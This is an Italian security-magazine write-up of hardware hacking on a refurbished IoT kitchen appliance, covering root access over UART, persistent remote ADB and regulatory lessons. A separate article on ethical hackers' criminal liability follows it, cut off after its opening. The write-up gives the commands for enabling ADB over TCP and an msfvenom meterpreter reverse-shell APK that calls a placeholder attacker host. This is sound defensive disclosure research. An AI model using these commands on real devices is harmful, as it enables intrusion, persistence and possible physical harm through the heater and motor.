
Dopo l’accensione, mi sono connesso alla mia rete WiFi e ho cercato di associarlo all’app mobile… ma è successa una cosa divertente. Il DUT era già associato a un altro (probabilmente il precedente) proprietario. Mi chiedo cosa direbbe un DPO di questa situazione…

Dispositivo già associato al precedente proprietario

Dal punto di vista della protezione dei dati personali, il dispositivo ricondizionato conteneva ancora le credenziali e l’associazione di account del precedente proprietario, rendendo i suoi dati accessibili al nuovo acquirente senza alcuna azione richiesta. Ai sensi dell’art. 25 del GDPR (Privacy by Design e by Default), il venditore di ricondizionato avrebbe dovuto garantire, come misura tecnica adeguata, l’esecuzione di un factory reset certificato prima della rivendita. La mancata sanitizzazione potrebbe configurare una violazione dei dati personali ai sensi dell’art. 33 GDPR, con obbligo di notifica all’Autorità Garante entro 72 ore dalla scoperta.

Smontaggio del DUT


Da un’ispezione iniziale dell’esterno, è possibile notare un primo indizio interessante: una porta USB micro nascosta.

Porta USB micro nascosta
Dettaglio della porta USB




Tuttavia, collegandola a un computer non succede nulla di particolarmente interessante. Il passo successivo è stato aprire il target: tra tutti gli altri componenti (touch screen, interruttori, sensori, motori, alimentatore, ecc…) mi sono ritrovato davanti alla scheda madre.

Scheda madre del dispositivo — vista 1
Scheda madre del dispositivo — vista 2

I componenti principali identificati:

  • A213Y – Amlogic SoC
  • KLM8G1GETF-B041 – memoria flash eMMC da 8GB con footprint FBGA-153
  • RS256M16V0DB-107AT – DDR SDRAM con footprint FBGA-96


Sono presenti anche alcuni punti di accesso interessanti per le interfacce di debug…

Punti di accesso per le interfacce di debug


Ma il punto di accesso più interessante si trovava sul lato opposto: alcuni test pad etichettati con il classico pinout dell’interfaccia di debug UART (GND, RX, TX).

Schema dei test pad UART

Test pad UART sulla PCB



Il passo successivo era scontato: saldare un paio di fili su quei pad, prendere il mio WHIDBOARD e verificare – con il Logic Analyzer e il Pin Enumerator – se si trattasse davvero di un’interfaccia di debug UART.

WHIDBOARD collegato ai test pad


Prima ho collegato tutti i fili al morsettino del Logic Analyzer del WHIDBOARD per sniffare qualche dato. Ecco cosa ho ottenuto su PulseView:

Output del Logic Analyzer su PulseView

Ottenere il Root tramite UART

Abbiamo confermato facilmente che i 3 test pad sul retro della PCB sono davvero una console UART funzionante, dal Logic Analyzer si vede il DUT che emette la sequenza di boot. Proviamo ora a connetterci direttamente con WHIDBOARD e il Pin Enumerator.

Connessione del Pin Enumerator WHIDBOARD


La funzione Pin Enumerator permette di scoprire automaticamente i pin di interfacce di debug come UART, JTAG e SWD. Nel mio caso ho usato soprattutto la funzione Passthrough per comunicare con il target collegato al morsettino e confermare la giusta combinazione di pin UART.

Interfaccia del Pin Enumerator


Una volta confermato con il Pin Enumerator che mi trovavo davanti a una porta di debug UART, ho usato la funzione Passthrough e sono stato accolto da un meraviglioso terminale con accesso root. BOOM!

Accesso root via UART

Cosa fare adesso?

A questo punto è chiaro che il dispositivo può essere compromesso con facilità. Ma volevo continuare a smanettare e capire come funziona la connessione remota…


Passo 1:abilitare la connessione ADB remota via WiFi

Ho abilitato la connessione ADB remota con i seguenti comandi:

setprop persist.service.adb.enable 1

setprop service.adb.tcp.port 5555

start adbd

Esecuzione dei comandi ADB


Ho confermato che tutto funzionava perfettamente:

Connessione ADB confermata

A questo punto abbiamo già una connessione remota persistente con il DUT (stessa LAN). Il daemon del server ADB persisterà anche dopo il riavvio.

Passo 2: ricognizione


Ho enumerato le app installate per verificare due cose: quale versione di Android è in esecuzione e quali sono le Le due app più interessanti:

  • package:/data/app/com.vendor.androidrk3326functiontest-1.apk
  • package:/data/app/com.vendor.smartcooker.app-2.apk
Lista delle app installate


Prima di continuare, ho avviato rapidamente le impostazioni Android con il comando:

am start -n com.android.settings/.Settings

…e come previsto il DUT girava su una versione vecchia di Android: 4.4.2. Un sistema operativo rilasciato nel 2013 e privo di patch di sicurezza dal 2017, da quasi un decennio.

Schermata impostazioni Android 4.4.2

Passo 3: ricognizione di rete


Guardando l’output di netstat ho rilevato alcune connessioni con indirizzi IP pubblici:

Output di netstat
Connessioni di rete rilevate


Niente di particolarmente allarmante, ma uno ha attirato la mia curiosità. Poiché si trattava di un backend di proprietà altrui, quindi l’ho considerato out-of-scope e mi sono concentrato su altro.

Passo 4: BusyBox


Ho poi cercato i soliti strumenti hacker per esfiltrare dati o ottenere una reverse shell da target IoT. Uno su tutti: Sua Maestà BUSYBOX. E questo ne aveva di ogni:

Comandi disponibili con BusyBox


Solo con esso avrei potuto esfiltrare, caricare, manipolare dati e ottenere una reverse shell con netcat. Ma andiamo avanti,con la shell ADB persistente non ne abbiamo bisogno questa volta. Con ADB Explorer ho scaricato tutti i file interessanti trovati in giro. Niente di molto interessante però: questo dispositivo non ha microfono né fotocamera… non possiamo nemmeno spiare la gente da remoto.

Lista file ADB Explorer

Analisi degli APK

Ho spostato la mia attenzione sugli APK del vendor:

  • vendor.androidrk3326functiontest-1.apk,suite di test funzionale per sensori e driver motori
  • vendor.smartcooker.app-2.apk – app principale del dispositivo

L’APK funzionale è interessante perché questo elettrodomestico IoT ha una bilancia integrata, un riscaldatore, un motore per mescolare il cibo e vari sensori, tutti controllati dalle due app (anche da remoto tramite smartphone…).


Per com.kitchenidea.cecotec.k2501-2.apk ho notato rapidamente che è una copia dell’update.apk trovato in /sdcard/,non serve analizzarli entrambi:

Confronto tra gli APK

L’analisi del secondo APK non ha fatto scattare troppi campanelli d’allarme, ma ha confermato che l’app ha pieno accesso a tutti i sensori, al riscaldatore, al motore, ecc. In teoria si potrebbe creare un malware che disturba la vittima da remoto inviando comandi arbitrari sulle porte seriali…

Permessi e capacità dell’APK



Ho anche verificato se ci fossero URL/IP interessanti hardcodati nelle due app… ma sembrano la solita robaccia:

URL hardcodati — APK 1
URL hardcodati — APK 2

Stavo andando di fretta, quindi ho lanciato MobSF per ottenere una panoramica rapida del livello di rischio: (TL;DR: Niente di terribile)

Risultati analisi MobSF — APK 1
Risultati analisi MobSF — APK 2

Complessivamente, è chiaro che esiste il potenziale per weaponizzare questo dispositivo con un APK personalizzato controllabile da remoto da un attaccante, per manipolare le funzioni interne e causare danni fisici, bypassare le misure di sicurezza? Surriscaldare la pentola? Pensateci…

Scherzi e reverse shell


Come ultimo esercizio, volevo verificare se una meterpreter reverse shell avrebbe funzionato e se attraverso di essa avrei potuto far girare DOOM o fare qualche scherzo a mia moglie…


Step 1: generare l’APK meterpreter

msfvenom -p android/meterpreter/reverse_tcp LHOST=<IP_ATTACCANTE> LPORT=31337 -f raw -o revshell.apk

Output del comando msfvenom


Step 2: push e installazione via ADB

ADB push e installazione

Step 3: esecuzione

Esecuzione dell’APK reverse shell

Step 4: listener MSF su WHIDOS VM

Configurazione listener MSF


Ora ad ogni riavvio del dispositivo la reverse shell si esegue automaticamente e chiama il C2 dell’attaccante:

Callback della reverse shell


A questo punto installare ed eseguire DOOM era questione di secondi… 😀

DOOM in esecuzione sul dispositivo
Screenshot di DOOM

Conclusione

L’analisi condotta su questo comune elettrodomestico IoT ha evidenziato, in modo inequivocabile, come vulnerabilità elementari e ben note continuino ad affliggere dispositivi commercializzati e acquistati da milioni di utenti. L’assenza di un factory reset prima della rivendita, una console UART di debug aperta e accessibile fisicamente, un sistema operativo Android 4.4.2, rilasciato nel 2013 e privo di patch di sicurezza dal 2017,, e la possibilità di installare payload arbitrari tramite ADB: non si tratta di zero-day sofisticati, ma di negligenze di base che un adeguato processo di security testing avrebbe dovuto rilevare ed eliminare prima della commercializzazione del prodotto.

Le implicazioni concrete di queste lacune non sono banali: il riscaldatore e il motore del dispositivo sono interamente controllabili da remoto via appe, in uno scenario di compromissione, anche da un attaccante. Un dispositivo trasformato in un vettore di danno fisico non è più uno scenario ipotetico, ma una possibilità tecnica dimostrata. Analogamente, il tema dei dispositivi ricondizionati che cambiano mano senza un adeguato processo di sanitizzazione rappresenta un rischio concreto per la privacy degli utenti, con dati e associazioni di account del precedente proprietario ancora accessibili al nuovo acquirente.

Dal punto di vista normativo, scenari come questo sono esattamente ciò che il Cyber Resilience Act intende prevenire. I requisiti essenziali di sicurezza introdotti dal CRA – tra cui la disabilitazione delle interfacce di debug in produzione, l’uso di credenziali predefinite uniche, la fornitura di aggiornamenti di sicurezza e la gestione strutturata delle vulnerabilità – avrebbero direttamente mitigato le vulnerabilità identificate in questo caso. I produttori che non si adegueranno a questi requisiti non solo esporranno i propri clienti a rischi concreti, ma si troveranno impossibilitati a commercializzare i propri prodotti nel mercato europeo a partire dall’11 dicembre 2027.

Profilo Autore

Luca Bongiorni attualmente ricopre il ruolo di Direttore del Cybersecurity Lab di ZTE Italia. Negli anni ha maturato un’esperienza professionale a livello internazionale nel ramo della Sicurezza Informatica. Specializzandosi perlopiù sul lato offensivo della materia. Luca ha anche contribuito al mondo InfoSec attraverso la divulgazione delle sue ricerce inerenti diverse tematiche presso le più importanti conferenze del settore (i.e. BlackHat, DEFCON, HackInParis, TROOPERS, OWASP Chapters, Hardwear.ioetc.). Al momento, oltre ad occuparsi quotidianamente di 5G Security, lavora a ricerce a-latere inerenti l’analisi forense di apparti IIoT, il bypass di sistemi di accesso a controllo biometrico ed allo sviluppo di device IoOT (Internet of Offensive Things).

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/dispositivi-iot-ricondizionati/


La responsabilità penale dell’ethical hacker: confini incerti tra ricerca e reato

In assenza di una disciplina organica sulla responsible disclosure, il ricercatore di sicurezza italiano opera in una zona grigia normativa che la Legge 90/2024 ha reso, paradossalmente, ancora più insidiosa.

Un mestiere che inizia dove finisce la legge

Esiste una figura professionale che compie ogni giorno, deliberatamente, atti che il codice penale descrive come reati. Lo fa per proteggere sistemi, utenti e infrastrutture. Lo fa, spesso, senza che nessuno glielo abbia chiesto. E lo fa sapendo che, al termine del proprio lavoro, potrebbe ricevere non un ringraziamento ma un avviso di garanzia.

Il ricercatore di sicurezza informatica, l’ethical hacker, il penetration tester indipendente, il bug hunter, opera in Italia in uno spazio normativo che non è mai stato davvero regolamentato. Non esiste, nel nostro ordinamento, alcuna norma che definisca cosa sia la “ricerca di sicurezza” in senso giuridicamente rilevante. Non esiste una procedura codificata per la divulgazione responsabile delle vulnerabilità. Non esiste un porto sicuro. Esiste soltanto l’art. 615-ter del codice penale, pensato oltre trent’anni fa per punire i criminali informatici, che nella sua formulazione universale abbraccia indistintamente il black hat malevolo e il white hat che, trovata una falla in un sistema pubblico, vorrebbe segnalarla a chi di competenza.

Questo articolo analizza quella zona grigia: la giurisprudenza che ha cercato di tracciarvi dei confini, la riforma del 2024 che quei confini ha ulteriormente spostato verso l’incertezza, i modelli esteri che indicano percorsi alternativi e le clausole contrattuali dei programmi di bug bounty che cercano di supplire, con strumenti privatistici, a ciò che il legislatore non ha ancora fatto.

L’art. 615-ter e il problema strutturale della fattispecie

L’art. 615-ter del codice penale, introdotto dalla legge n. 547 del 1993 in attuazione della Raccomandazione del Consiglio d’Europa n. R(89)9 del 13 settembre 1989 sulla criminalità informatica, punisce con la reclusione fino a tre anni «chiunque abusivamente si introduce in un sistema informatico o telematico protetto da misure di sicurezza ovvero vi si mantiene contro la volontà espressa o tacita di chi ha il diritto di escluderlo».

